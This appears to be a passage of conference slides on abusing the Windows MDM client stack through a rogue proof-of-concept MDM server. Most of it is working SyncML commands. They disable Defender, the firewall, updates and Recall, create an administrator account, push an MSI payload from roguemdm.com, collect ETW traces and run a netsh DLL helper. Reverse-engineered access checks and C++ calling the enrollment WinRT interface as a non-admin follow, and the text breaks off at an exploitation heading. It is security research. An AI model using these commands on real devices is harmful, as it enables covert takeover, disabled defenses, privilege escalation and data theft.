
- Accounts CSP
- Defender CSP
- Firewall CSP
- Bitlocker CSP
- Policy CSP
- Update CSP
- Application Control CSP
- WDATP and WDAG CSPs

# CSP Architecture

- MDM clients use CSP COM DLLs via **ConfigManager2** COM Class
- COM CSP classes implement **IConfigServiceProvider2** COM interface
- Registered at **HKLM\SOFTWARE\Microsoft\Provisioning\CSPs**

# SyncML for Covert Control

- MS-MDM XML protocol is called SyncML
- Expose MDM Commands verbs and CSP routes
- Protocol reuse makes detection harder





# SyncML to retrieve Device Settings

## Command Request (Get)

```
<Get>
  <CmdID>5</CmdID>
  <Item>
    <Target>
      <LocURI>./DevInfo/DevId</LocURI>
    </Target>
  </Item>
</Get>
```

## Command Response (Results)


```
<Results>
  <Item>
    <Source>
      <LocURI>./DevInfo/DevId</LocURI>
    </Source>
    <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
  </Item>
</Results>
```

DevInfo CSP

# Abusing the **MDM** Client Stack

# Abusing the MDM Client Stack

- MDM Enrollment done programmatically or through Settings App
- Calling user has to be a local admin
- Step one is to build an MDM server



# PoC MDM Server

- Full control of client enrollment and management logic
- Arbitrary MDM command injection
- CSP experimentation

## Access work or school

Get access to resources like email, apps, and the network. Connecting means your work or school might control some things on this device, such as which settings you can change. For specific info about this, ask them.



Connect



Connected to PoC Server MDM

Connected by infected@pocserver.com

# Disable Windows Defender

```
<Replace>
  <Item>
    <Target>

<LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/AllowRealtimeMonitoring</LocURI>

    </Target>
    <Data>0</Data>
  </Item>
</Replace>
```

Policy CSP

# Leaking Windows Services Data

```
<Get>
  <Item>
    <Target>
      <LocURI>./cimv2/Win32_Service</LocURI>
    </Target>
  </Item>
</Get>
```

WMI Providers  
reachable through  
WMI Bridge CSP

# Disable Windows Updates

```
<Replace>  
  <Item>  
    <Target>  
      <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>  
    </Target>  
    <Data>5</Data>  
  </Item>  
</Replace>
```

Policy CSP

# Disable Firewall

```
<Add>
  <Item>
    <Target>
      <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
    </Target>
    <Data>>false</Data>
  </Item>
</Add>
```

Firewall CSP



# Escalate Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

Accounts CSP

# Payload Deployment

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
  <Download>
    <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
  </Download>
  <Validation>
    <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
  </Validation>
  <Enforcement>
    <CommandLine>/quiet</CommandLine>
    <Timeout>10</Timeout>
    <RetryCount>1</RetryCount>
  </Enforcement>
</MsiInstallJob>
```

## Enterprise Desktop App Management CSP

# Disable Windows Recall

```
<Replace>
  <Item>
    <Target>
      <LocURI>./User/Vendor/MSFT/Policy/Config/WindowsAI/DisableAIDataAnalysis</LocURI>
    </Target>
    <Data>1</Data>
  </Item>
</Replace>
```

Policy CSP

Can we push  
the **Living Of the  
Land** concept a  
bit more?



# Arbitrary ETW collection

```
<Add>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/MyTrace/Providers/22fb2cd6-0e7b-422b-a0c7-
2fad1fd0e716
  </LocURI>
</Add>

<Exec>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/MyTrace/TraceControl
  </LocURI>
  <Data>START</Data>
</Exec>
```

**ETL file generation**

**DiagnosticLog CSP**

# ETW data download

```
<Replace>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/FileDownload/DMChannel/MyTrace/BlockIndexToRead
  </LocURI>
</Replace>

<Get>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/FileDownload/DMChannel/MyTrace/BlockData
  </LocURI>
  <Meta>
    <Format xmlns="syncml:metinf">b64</Format>
  </Meta>
</Get>
```

DiagnosticLog CSP

# Diagnostic Data Collection

```
<Collection>
  <ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
  <SasUrl><![CDATA[https://xxx.blob.core.windows.net/mycontainer?sp=aw&...]]></SasUrl>
  <RegistryKey>HKLM\Software\Policies</RegistryKey>
  <FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
  <Command>%windir%\system32\ipconfig.exe /all</Command>
  <Command>%windir%\system32\dsregcmd.exe /all</Command>
  <Command>%windir%\system32\netsh.exe add helper C:\Users\User\file.dll</Command>
</Collection>
```

**./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition**

Azure Blob storage required

**DiagnosticLog CSP**

We can abuse it  
Can we **break** it?



Can we enroll (**infect**) the device  
from a non-admin user?


# Attacking the MDM Enrollment Client

- Microsoft exposes MDM Enrollment APIs through **mdmregistration.h** and **MDMRegistration.dll**
- Let's focus on **RegisterDeviceWithManagement()**
  - MSDN Remark: "The caller of this function must be running as an elevated process"

```
if ( WindowsCreateStringReference(L"Windows.Internal.Management.Enrollment.Enroller", 0x2Fu, &hsHdr, &string) < 0 )
    RaiseException(0xC000000D, 1u, 0, 0i64);
v6 = 0;
v8 = CoInitializeEx(0i64, 0);
if ( v8 < 0
    || (v6 = 1,
        v8 = DiscoverEndpointEx2(
            v7,
            (_DWORD)a2,
            (_DWORD)sourceString,
            v9,
            (__int64)L"{E6E32689-56CA-40A9-AD37-3F65F16A6FE6}"),
        v8 < 0)
    || (LODWORD(v32[1]) = 1,
        v8 = Windows::Foundation::ActivateInstance<Windows::Internal::Management::Enrollment::IEnrollment>(string, &v28),
        v8 < 0) )
```


# Windows MDM Enrollment Client

- Reachable through out-of-proc Windows Runtime (WinRT) classes
- Hosted by on-demand **DmEnrollmentSvc** service
- WinRT classes wraps **DmEnrollEngine** logic



# High Level WinRT Overview

- Application architecture that leverages COM
- Mostly there for UWP applications
- Supports various out-of-proc activation scenarios
- WinRT class registration database lives in the registry



# Attacking the MDM Enrollment Client

Declarative Security (registry) governs WinRT class access

**HKLM\SOFTWARE\Microsoft\WindowsRuntime**

Computer\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsRuntime\Server\EnrollmentServer

	Name	Type	Data
DevicePickerUserSvc	(Default)	REG_SZ	(value not set)
DevicesFlowUserSvc	Identity	REG_SZ	nt authority\system
DispBrokerDesktopSvc	IdentityType	REG_DWORD	0x00000001 (1)
EnrollmentServer	Permissions	REG_BINARY	01 00 14 80 14 00 00 00 20 00 00 00 2c 00
InstallService	ServerType	REG_DWORD	0x00000002 (2)
MdmConfigurationServer	ServiceName	REG_SZ	DmEnrollmentSvc
MdmSyncServer			
MixedRealityCapture			
PinEnrollment			
PrintWorkflowUserSvc			

# Attacking the MDM Enrollment Client

- RPCSS exposes RPC interfaces to activate WinRT classes
- Class security descriptor gets checked in RPCSS by **AccessCheckByType()**
- Non-admin interactive tokens can launch and access MDM WinRT classes

```
- NT AUTHORITY\INTERACTIVE  
- NT AUTHORITY\SYSTEM  
- BUILTIN\Administrators  
- NAMED CAPABILITIES\Device  
  Management Administrator
```

MDM Client WinRT Server ACL entries

# Attacking the MDM Enrollment Client

- Sensitive WinRT methods perform access checks on calling thread
- Access checks:
  - Capabilities
  - OS SKUs
  - Type (Appcontainer)
  - Groups Membership Status
  - Application SIDs

```
if ( v9 < 0 || v20 != 1 )
{
    if ( (unsigned __int8)RtlIsMultiSessionSku() )
    {
        String2 = 0i64;
        AppSid = GetAppSid(hObject);
        v11 = String2;
        if ( AppSid >= 0 )
        {
            if ( !wcscmp_0(
                L"S-1-15-2-1910091885-1573563583-1104941280-2418270861-341111",
                String2)
                && (a1 <= 0x18 && (v12 = 20971552, _bittest(&v12, a1))
                    || (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0) && v19 == 1)
                    || !wcscmp_0(L"S-1-15-2-2434737943-167758768-3180539153-984336765-",
                        String2)
                    && (v19 = 0, (int)DmIsSystemOrUserIsAdmin(&v19) >= 0)
                    && v19 == 1 )
            {
                LocalFree(v11);
                v9 = 0;
                goto LABEL_24;
            }
        }
        LocalFree(v11);
    }
}
```

Management::Enrollment::Enroller::AccessCheck()

# Enrollment Client Attack Surface

- **12** WinRT classes implemented by **windows.internal.management.dll**

**IEnrollment** (**18** methods)

(Windows.Internal.Management.Enrollment.Enroller)

**IReflectedEnrollment** (**37** methods)

(EnterpriseDeviceManagement.Enrollment.ReflectedEnroller)



# IEnrollment WinRT Interface

```
MIDL_INTERFACE("9CB302B2-E79D-4BEB-84C7-3ABCB992DF4E")
IEnrollment : public IInspectable{
    virtual HRESULT UnenrollAsync(UnenrollData p0, IAsyncAction * *p1) = 0;
    virtual HRESULT EnrollAsync(EnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT LocalEnrollAsync(int p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT AADEnrollAsync(AADEnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
    virtual HRESULT BeginMobileOperatorScope(OperatorScope* p0, GUID* p1) = 0;
    virtual HRESULT GetEnrollments(int p0, IVectorView<HSTRING>** p1) = 0;
    virtual HRESULT GetEnrollmentsOfCurrentUser(int p0, IVectorView<HSTRING>** p1) = 0;
    virtual HRESULT CanEnroll(int p0, AADEnrollData* p1, int* p2, IVectorView<HSTRING>** p3) = 0;
    virtual HRESULT Migrate(HSTRING p0) = 0;
    virtual HRESULT MigrateNeeded(byte* p0) = 0;
    virtual HRESULT GetObjectCount() = 0;
    virtual HRESULT NoMigrationNeeded(byte* p0) = 0;
    virtual HRESULT GetEnrollmentFromOpaqueID(HSTRING p0, HSTRING* p1) = 0;
    virtual HRESULT GetApplicationEnrollment(HSTRING p0, HSTRING p1, int p2, HSTRING* p3) = 0;
    virtual HRESULT DeleteSCEPTask(HSTRING p0) = 0;
    virtual HRESULT QueueUnenroll(UnenrollData p0) = 0;
    virtual HRESULT LocalApplicationEnrollAsync(HSTRING p0, HSTRING p1, int p2, IAsyncOperation<IEnrol
```

# IReflectedEnrollment WinRT Interface

```
MIDL_INTERFACE("3490F9C9-9703-46D0-B778-1EC23B82F926")
IReflectedEnrollment : public IInspectable {
    virtual HRESULT FindDiscoveryServiceAsync(HSTRING p0, BYTE p1, IAsyncOperation<FindDiscoveryResults>**p2) = 0;
    virtual HRESULT DiscoverEndpointsAsync(HSTRING p0, HSTRING p1, BYTE p2, IAsyncOperation<DiscoverEndpointsResults>** p3) = 0;
    virtual HRESULT EnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, int p3, HSTRING p4, HSTRING p5, HSTRING p6, HSTRING p7, int p8) = 0;
    virtual HRESULT AllowAuthUri(void* p0) = 0;
    virtual HRESULT RemoveAuthUriAllowList() = 0;
    virtual HRESULT EventWriteForEnrollment(int p0, int p1) = 0;
    virtual HRESULT RetrieveCustomAllDonePageAsync(IAsyncOperation<CustomAllDonePageResults>** p0) = 0;
    virtual HRESULT SetEnrollmentAsDormant(HSTRING p0, int p1, int p2, IAsyncAction** p3) = 0;
    virtual HRESULT CompleteMAMToMDMUpgrade(HSTRING p0, HSTRING p1, int p2, IAsyncAction** p3) = 0;
    virtual HRESULT GetEnrollment(int p0, IAsyncOperation<HSTRING>** p1) = 0;
    virtual HRESULT CreateCorrelationVector(IAsyncOperation<HSTRING>** p0) = 0;
    virtual HRESULT CheckBlockingValueAsync(IAsyncOperation<INT32>** p0) = 0;
    virtual HRESULT ShouldShowCollectLogsAsync(int p0, IAsyncOperation<INT32>** p1) = 0;
    virtual HRESULT CollectLogs(HSTRING p0, IAsyncAction** p1) = 0;
    virtual HRESULT ResetProgressTimeout(int p0) = 0;
    virtual HRESULT RetrieveCustomErrorText(int p0, IAsyncOperation<HSTRING>** p1) = 0;
    virtual HRESULT AADEnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IAsyncAction** p8) = 0;
    virtual HRESULT AADEnrollAsyncWithTenantId(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IAsyncAction** p8) = 0;
}
```

# Abusing the MDM Enrollment Client

```
// Initializing WinRT stack
RoInitializeWrapper init(RO_INIT_MULTITHREADED);
if (FAILED((HRESULT)init)) return PrintError((HRESULT)init);

// Activating Enroller WinRT service, we are particularly interested in the IEnrollment interface
const HStringReference managementEnrollerName =
    HString::MakeReference(L"Windows.Internal.Management.Enrollment.Enroller");

ComPtr<IEnrollment> managementEnrollerPtr = nullptr;
HRESULT hr = ActivateInstance(managementEnrollerName.Get(), &managementEnrollerPtr);
if (FAILED(hr) || !managementEnrollerPtr) return PrintError(hr);

// Setting input hstring
HSTRING taskNameStr = nullptr;
hr = WindowsCreateString(taskname.c_str(), (UINT32)taskname.length(), &taskNameStr);
if (FAILED(hr) || !taskNameStr) return PrintError(hr);


// Calling DeleteSCEPTask to delete a given MDM enrollment sched task
hr = managementEnrollerPtr->DeleteSCEPTask(taskNameStr);
if (FAILED(hr)) return PrintError(hr);
```

# Exploiting the MDM Enrollment Client

